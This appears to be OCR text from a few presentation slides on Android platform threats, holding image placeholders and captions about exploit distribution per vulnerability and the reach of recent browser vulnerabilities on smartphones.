
- **Categories of Existing android platform threat**



Vulnerability statistics

- **Distribution of exploit for each vulnerability**


  - comparison of all exploits and reliable exploits



Vulnerability statistics

- **Distribution of exploit for each vulnerability**


  - Browser vulnerabilities released in the last 2 years will work on Smart phone



Vulnerability statistics

